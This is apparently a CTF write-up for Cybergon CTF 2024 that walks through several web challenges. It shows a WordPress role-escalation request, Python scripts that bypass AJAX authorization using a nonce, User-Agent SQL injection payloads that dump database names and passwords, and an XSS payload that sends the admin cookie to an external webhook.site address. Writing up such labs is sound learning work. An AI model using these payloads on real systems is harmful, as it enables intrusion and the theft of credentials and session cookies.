
67     add_action('personal_options_update', 'custom_profile_update_hook');
68     add_action('edit_user_profile_update', 'custom_profile_update_hook');
69
70     function update_user_last_login($user_login, $user) {
71         update_user_meta($user->ID, 'last_login', current_time('mysql'));
72     }
73     add_action('wp_login', 'update_user_last_login', 10, 2);

74     function debug_user_data() {
75         if (isset($_GET['debug_user'])) {
76             $user = wp_get_current_user();
77             error_log(print_r($user, true));
78         }
79     }
80
81     add_action('admin_init', 'debug_user_data');
82
83

```

User role update function

The user-profile-enhancer.php plugin contains a role privilege escalation vulnerability in the `custom_profile_update_hook` function, which allows any user to escalate their role by submitting a crafted form. The function checks for a `custom_option` field in the profile update form, and if the field contains the value '`0`', the user's role is set to `contributor` without proper validation or authorization checks. Let's manipulate!




```

1 POST /wp-admin/profile.php HTTP/1.1
2 Host: 46.250.232.141:8081
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://46.250.232.141:8081/wp-admin/profile.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 339
10 Origin: http://46.250.232.141:8081
11 Connection: close
12 Cookie: wordpress_logged_in=0; wp-settings-time-3=1733074575; wp-settings-time-4=1733074574; wordpress_test_cookie=WP-Cookie-1; abテスト5a5b79394b0a1a51c54e3ac3d7df
13 Upgrade-Insecure-Requests: 1
14 Priority: u0, i
15 
16 _wpnonce=ebf6e707081; wp_http_referer=1; profile_update=true; _wp_http_referer=0; ffffffa!admin_color=fresh; admin_bar_front=1; user_login=pwnpwn&first_name=&last_name=&nickname=pwnpwn&display_name=pwnpwn&email=pvnv@0pwn.com&url=&description=&password1=&password2=custom_option[]="0"; action=update&user_id=5&submit=Update+Profile

```

By intercepting the request with Burp Suite during a profile update, the `custom_field` parameter was manipulated to `custom_option[]` with a value of '`0`'. Upon submitting the modified request, the vulnerable `custom_profile_update_hook` function was triggered, and the user's role was elevated to `contributor`.



This allowed access to the flag page. http://46.250.232.141:8081/?page_id=5

Flag

If you are the right person, maybe you will see the flag. (We all know you are not the right person for her:-v)

CYBERGON_CTF2024{w0rdpr3ss_vUIN_1s_FuN_4nd_3asy}

[Cybergon Blog](#)

Blog Events
About Shop
FAQs Patterns

Flag: CYBERGON_CTF2024{w0rdpr3ss_vUIN_1s_FuN_4nd_3asy}

Cybergon Blog 2

Challenge 16 Solves X

CybergonBlog2

125

Cybergon launched blog2 since blog1 is not that secure, they also have confidential pages. Flag Format:
CYBERGON_CTF2024{xx} Author: mgthuramoemyint

<http://46.250.232.141:8082/>

Flag Submit

When I opened the given challenge URL in the browser, and I found the Sample Page and User Registration Page. Hint : they also have confidential pages. But we did not find any flag data, so I created an account via the User Registration page.

Cybergon Blog2

Sample Page User Registration

User Registration

Username: Password: Email:
(Optional): Register

Let's analysis the source code.

Cybergon Blog2 was running a plugin ([user-post-enhancer.php](#)) that lacked proper authorization checks in its AJAX actions.

First, we identified the `generate_nonce()` function as vulnerable since it allowed any logged-in user to generate a nonce without verifying their roles.

```

19     add_action('wp_ajax_read_post_data', [$this, 'read_post_data']);
20     add_action('wp_ajax_read_post', [$this, 'read_post']);
21     add_action('wp_ajax_update_user_preferences', [$this, 'update_user_preferences']);
22     add_action('wp_ajax_fetch_user_settings', [$this, 'fetch_user_settings']);
23     add_action('wp_ajax_get_recent_posts', [$this, 'get_recent_posts']);
24     add_action('wp_ajax_submit_feedback', [$this, 'submit_feedback']);
25     add_action('wp_ajax_update_avatar', [$this, 'update_avatar']);
26     add_action('wp_ajax_fetch_api_data', [$this, 'fetch_api_data']);
27     add_action('wp_ajax_review_security_policies', [$this, 'review_security_policies']);
28     add_action('wp_ajax_sync_server', [$this, 'sync_server']);
29     add_action('wp_ajax_process_shortcode', [$this, 'process_shortcode']);
30     add_action('wp_ajax_execute_background_task', [$this, 'execute_background_task']);
31 }
32
33 public function generate_nonce() {
34     if (is_admin()) {
35         $nonce = wp_create_nonce('read_post_data_nonce');
36         wp_send_json_success(['nonce' => $nonce]);
37     } else {
38         wp_send_json_error(['message' => 'Unauthorized']);
39     }
40 }
41
42 public function read_post() {
43     $post_id = isset($_POST['post_id']) ? intval($_POST['post_id']) : 0;
44     $post = get_post($post_id);

```

We are planning to do a nonce code generation process by using python script.

Using valid cookies, we sent a POST request to the `generate_nonce` AJAX action.

```

1 import requests
2
3 url = "http://46.250.232.141:8082/wp-admin/admin-ajax.php"
4 data = {"action": "generate_nonce"}
5 cookies = {
6     "wordpress_aab0865494c08b9d4423e0b770d29b0": "test%7C173381851%7Cyib3zMFD6eRjuLgJd5qBkP6MC3FSNlGhnsZmTk00sZ%7C5abd24933849f8ec0d84d5010bc9c113d9e491ec6d65da48b21ec372cb1a7e8",
7     "wordpress_logged_in_aab0865494c08b9d4423e0b770d29b0": "test%7C1733818517%7Cyib3zMFD6eRjuLgJd5qBkP6MC3FSNlGhnsZmTk00sZ%7C266362ae1ceaf5bbf3766d3b27fba07ea758772a9ca6534c41d4f186df7c331f",
8     "wordpress_test_cookie": "WP Cookie check",
9     "wp-settings-time-3": "1733645717",
10 }
11
12 response = requests.post(url, data=data, cookies=cookies)
13 print(response.text)


```

Let's run the script.

```

url = "http://46.250.232.141:8082/wp-admin/admin-ajax.php"
data = {"action": "generate_nonce"}
cookies = {
    "wordpress_aab0865494c08b9d4423e0b770d29b0": "test%7C173381851%7Cyib3zMFD6eRjuLgJd5qBkP6MC3FSNlGhnsZmTk00sZ%7C5abd24933849f8ec0d84d5010bc9c113d9e491ec6d65da48b21ec372cb1a7e8",
    "wordpress_logged_in_aab0865494c08b9d4423e0b770d29b0": "test%7C1733818517%7Cyib3zMFD6eRjuLgJd5qBkP6MC3FSNlGhnsZmTk00sZ%7C266362ae1ceaf5bbf3766d3b27fba07ea758772a9ca6534c41d4f186df7c331f",
    "wordpress_test_cookie": "WP Cookie check",
    "wp-settings-time-3": "1733645717"
}
response = requests.post(url, data=data, cookies=cookies)
print(response.text)

```



We have obtained a valid nonce [1774488b72](#).

Next, we targeted the `read_post_data()` function, which accepted the generated nonce and allowed any user to retrieve the content of a post without verifying user permissions.

```

55
56     public function read_post_data() {
57         check_ajax_referer('read_post_data_nonce', 'nonce');
58
59         $post_id = isset($_POST['post_id']) ? intval($_POST['post_id']) : 0;
60         $post = get_post($post_id);
61
62         if (is_admin() && $post) {
63             wp_send_json_success(['post_data' => [
64                 'title' => $post->post_title,
65                 'content' => $post->post_content,
66             ]]);
67         } else {
68             wp_send_json_error(['message' => 'Unauthorized or post not found']);
69         }
70     }
71
72     public function update_user_preferences() {
73         $user_id = get_current_user_id();
74
75         if ($user_id) {
76             update_user_meta($user_id, 'user_email', $_POST['email']);
77         }
78     }

```

We want to POST request to confidential pages by using the generated nonce.


Let's write the python script.

```

1 import requests
2
3 url = "http://46.250.232.141:8082/wp-admin/admin-ajax.php"
4
5 data = {
6     "action": "read_post_data",
7     "post_id": "5",
8     "nonce": "1774488b72",
9 }
10
11 cookies = {
12     "wordpress_aa3b0865494c08b9d4423e0b770d29b0": "test%7C1733818517%7CiB3zMF6eRjuLgJd5qBkp6MC3FSNlGhnsZmTk0DsZ%7C5abd24933849f8ec0d84d5d010bc9c113d9e491ec6d65da48b21ec372cb1a7e8",
13     "wordpress_logged_in_aa3b0865494c08b9d4423e0b770d29b0": "test%7C1733818517%7CiB3zMF6eRjuLgJd5qBkp6MC3FSNlGhnsZmTk0DsZ%7C266362ae1ceaf5bbf3766dd3b27fba07ea75872a9ca6534c41d4f186df7c331f",
14     "wordpress_test_cookie": "WP Cookie check",
15     "wp-settings-time-3": "1733645717",
16 }
17
18 response = requests.post(url, data=data, cookies=cookies)
19 print(response.text)

```

A POST request to the `read_post_data()` action successfully retrieved post data containing the flag.




```

import requests
url = "http://46.250.232.141:8082/wp-admin/admin-ajax.php"
data = {
    "action": "read_post_data",
    "post_id": "5",
    "nonce": "1774488b72"
}
cookies = {
    "wordpress_aa3b0865494c08b9d4423e0b770d29b0": "test%7C1733818517%7CiB3zMF6eRjuLgJd5qBkp6MC3FSNlGhnsZmTk0DsZ%7C5abd24933849f8ec0d84d5d010bc9c113d9e491ec6d65da48b21ec372cb1a7e8",
    "wordpress_logged_in_aa3b0865494c08b9d4423e0b770d29b0": "test%7C1733818517%7CiB3zMF6eRjuLgJd5qBkp6MC3FSNlGhnsZmTk0DsZ%7C266362ae1ceaf5bbf3766dd3b27fba07ea75872a9ca6534c41d4f186df7c331f",
    "wordpress_test_cookie": "WP Cookie check",
    "wp-settings-time-3": "1733645717"
}
response = requests.post(url, data=data, cookies=cookies)
print(response.text)


```

Flag: CYBERGON_CTF2024{W0rdPr3ss_1s_FuN_W4s_1t?}

Agent



When I opened the given challenge URL in the browser, I found the user account registration and login page. I created an account using the registration function and logged in with this account.



After logging in, the page shows a message: "Login successful. View your logs." .The link provides access to the login logs.



User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
IP: 3.1.219.17

I try to understand how the challenge works then I start to test the possible vulnerability. I have detected sql injection vulnerability on the User-Agent value's endpoint.

```

Request
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: 46.250.232.141:8001
3 Content-Length: 43
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: 1337' SQL Test
8 Origin: http://46.250.232.141:8001
9 Content-Type: application/x-www-form-urlencoded
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://46.250.232.141:8001/
13 Accept-Encoding: gzip, deflate, br
14 Cookie: PHPSESSID=73025566da2fd337c677a6e590506919
15 Connection: keep-alive
16 username=kaung&password=123456&action=login
  
```

```

Response
Pretty Raw Hex Render
83 button:hover{
84   background:#00c6ff;
85 }
86 button[type="submit"]:nth-child(1){
87   margin-bottom:10px;
88 }
89 </style>
90 </head>
91 <body>
92 <div>
93   <h1>
94     Welcome to the CTF Challenge
95   </h1>
96   <p>Sql Injection Vulnerability Detected!!!
97   <p>Fishy fishy don't be a badboy. But I will give you a tip: You have an error in your SQL syntax: check the manual that corresponds to your MySQL server version for the right syntax to use near '3.1.219.17')' at line 1
98   </p>
99   <form method="POST">
100     <input type="text" name="username" placeholder="Username" required>
101     <input type="password" name="password" placeholder="Password" required>
102     <button type="submit" name="action" value="login">
103       Login
104     </button>
105     <button type="submit" name="action" value="register">
106       Register
107     </button>
  
```

Let's fix the sql error(comment block) for the payload inject process by using)#.

```

Request
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: 46.250.232.141:8001
3 Content-Length: 43
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: 1337)'#
8 Origin: http://46.250.232.141:8001
9 Content-Type: application/x-www-form-urlencoded
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://46.250.232.141:8001/
13 Accept-Encoding: gzip, deflate, br
14 Cookie: PHPSESSID=73025566da2fd337c677a6e590506919
15 Connection: keep-alive
16 username=kaung&password=123456&action=login
  
```

```

Response
Pretty Raw Hex Render
83 transition:background-color ease-in-out;
84 }
85 button:hover{
86   background:#00c6ff;
87 }
88 button[type="submit"]:nth-child(1){
89   margin-bottom:10px;
90 }
91 </style>
92 </head>
93 <body>
94 <div>
95   <h1>
96     Welcome to the CTF Challenge
97   </h1>
98   <p>Fishy fishy don't be a badboy. But I will give you a tip: Column count doesn't match value count at row 1
99   </p>
100 <form method="POST">
101   <input type="text" name="username" placeholder="Username" required>
102   <input type="password" name="password" placeholder="Password" required>
  
```

Yeap..Fixed!!

Let's dump database name by using the following query.

User-Agent: 1337',(SELECT GROUP_CONCAT(schema_name SEPARATOR 0x3c62723e) FROM INFORMATION_SCHEMA.SCHEMATA))#

The screenshot shows the Burp Suite interface with the following details:

Request:

```

POST /logs.php HTTP/1.1
Host: 46.250.232.141:8001
Content-Length: 43
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: 1337',(SELECT GROUP_CONCAT(schema_name SEPARATOR 0x3c62723e) FROM INFORMATION_SCHEMA.SCHEMATA))#
Origin: http://46.250.232.141:8001
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://46.250.232.141:8001/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=73025566da2fd337c677a6e590506919
Connection: keep-alive
username=kaung&password=123456&action=login

```

Response:

```

HTTP/1.1 200 OK
Date: Mon, 09 Dec 2021 10:50:00 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.0.12
Expires: Thu, 1 Jan 1970 00:00:00 GMT
Cache-Control: must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 193
Keep-Alive: timeout=10
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width, initial-scale=1.0, user-scalable=0.3, ease-in-out">
</head>
<body>
<form method="post" action="logs.php">
<input type="text" name="username" value="kaung" />
<input type="password" name="password" value="123456" />
<input type="submit" value="Login" />
</form>

```

The database names 'information_schema' and 'performance_schema' are highlighted with a red box in the Request section.

Database name: ctf

We have dump table name by using the following query.

User-Agent: 1337',(SELECT GROUP_CONCAT(table_name SEPARATOR 0x3c62723e) FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA=0x637466))#

The screenshot shows the Burp Suite interface with the following details:

Request:

```

POST /logs.php HTTP/1.1
Host: 46.250.232.141:8001
Content-Length: 43
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: 1337',(SELECT GROUP_CONCAT(table_name SEPARATOR 0x3c62723e) FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA=0x637466))#
Origin: http://46.250.232.141:8001
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://46.250.232.141:8001/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=73025566da2fd337c677a6e590506919
Connection: keep-alive
username=kaung&password=123456&action=login

```

Response:

```

HTTP/1.1 200 OK
Date: Mon, 09 Dec 2021 10:50:00 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.0.12
Expires: Thu, 1 Jan 1970 00:00:00 GMT
Cache-Control: must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 193
Keep-Alive: timeout=10
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width, initial-scale=1.0, user-scalable=0.3, ease-in-out">
</head>
<body>
<form method="post" action="logs.php">
<input type="text" name="username" value="kaung" />
<input type="password" name="password" value="123456" />
<input type="submit" value="Login" />
</form>

```

The tables 'logs' and 'users' are highlighted with a red box in the Request section.

Tables name : logs, users

We have dump columns name by using the following query.

User-Agent: 1337',(SELECT GROUP_CONCAT(column_name SEPARATOR 0x3c62723e) FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME=0x7573657273))#

```

POST / HTTP/1.1
Host: 46.250.232.141:8001
Content-Length: 43
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: 1337',(SELECT GROUP_CONCAT(column_name SEPARATOR 0x3c62723e) FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME=0x7573657273))#
Origin: http://46.250.232.141:8001
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://46.250.232.141:8001/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=73025566da2fd337ce77a6e590506919
Connection: keep-alive
username=kaung&password=123456&action=login
  
```

Columns name : id, username, password

In this time, we tried to dump data from all of columns, but it is not successfully. Because they are filtered GROUP_CONCAT query. So we have tried single column data dump by using the following query.

User-Agent: 1337',(SELECT password FROM users limit 0,1))#


```

POST / HTTP/1.1
Host: 46.250.232.141:8001
Content-Length: 49
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: 1337',(SELECT password FROM users limit 0,1))#
Origin: http://46.250.232.141:8001
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://46.250.232.141:8001/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=73025566da2fd337ce77a6e590506919
Connection: keep-alive
username=kaung&password=123456&action=login
  
```



Bingo!! We got flag value from the password column.

Flag: CYBERGON_CTF2024{N0w_Ag3nt_PwN3d_Th3_S3rv3r}

DumbBot



First I open the challenge url and I check the challenge how it work.I found an endpoint that reflect the input.So I start to tried to get xss.



I notice there is a reCAPTCHA so we need to bypass it. I found a post relate about reCAPTCHA bypass from hacktrick. Then I edit the payload and insert in challenge url endpoint then it bypass the reCAPTCHA. Then I send the payload to the bot to get admin cookie.

Abusing google reCAPTCHA JS code

According to [this CTF writeup](#) you can abuse <https://www.google.com/recaptcha/> inside a CSP to execute arbitrary JS code bypassing the CSP:

```
<div
  ng-controller="CarouselController as c"
  ng-init="c.init()"
>
  &#91[.element.ownerDocument.defaultView.parent.location="http://google.com?"+c.element.o
<div carousel><div slides></div></div>

<script src="https://www.google.com/recaptcha/about/js/main.min.js"></script>
```

More payloads from this writeup:

```
<script src='https://www.google.com/recaptcha/about/js/main.min.js'></script>

<!-- Trigger alert -->
<img src=x ng-on-error='$event.target.ownerDocument.defaultView.alert(1)'>

<!-- Reuse nonce -->

```

We created the payload for admin cookie steal.

```
/gallery?src="><div ng-controller="CarouselController as c" ng-init="c.init()">
[[c.element.ownerDocument.defaultView.parent.location="https://webhook.site/86ffe54-958c-455f-81d1-36c194ee934d?%2Bc.element.ownerDocument.cookie]]<div carousel><div slides></div></div>
<script src="https://www.google.com/recaptcha/about/js/main.min.js"></script><svg onload="">
```

```
"><div ng-controller="CarouselController as c" ng-init="c.init()">
[[c.element.ownerDocument.defaultView.parent.location="https://webhook.site/5a9cf23c-afa1-471d-922f-f2bea1bf8cdf?%2Bc.element.ownerDocument.cookie]]<div carousel><div slides></div></div>
<script src="https://www.google.com/recaptcha/about/js/main.min.js"></script><svg onload="">
```

Access Flag Admin Gallery(restricted) User Gallery

Dumb Bot

Enter your URL: (Example: /gallery)

Submit URL

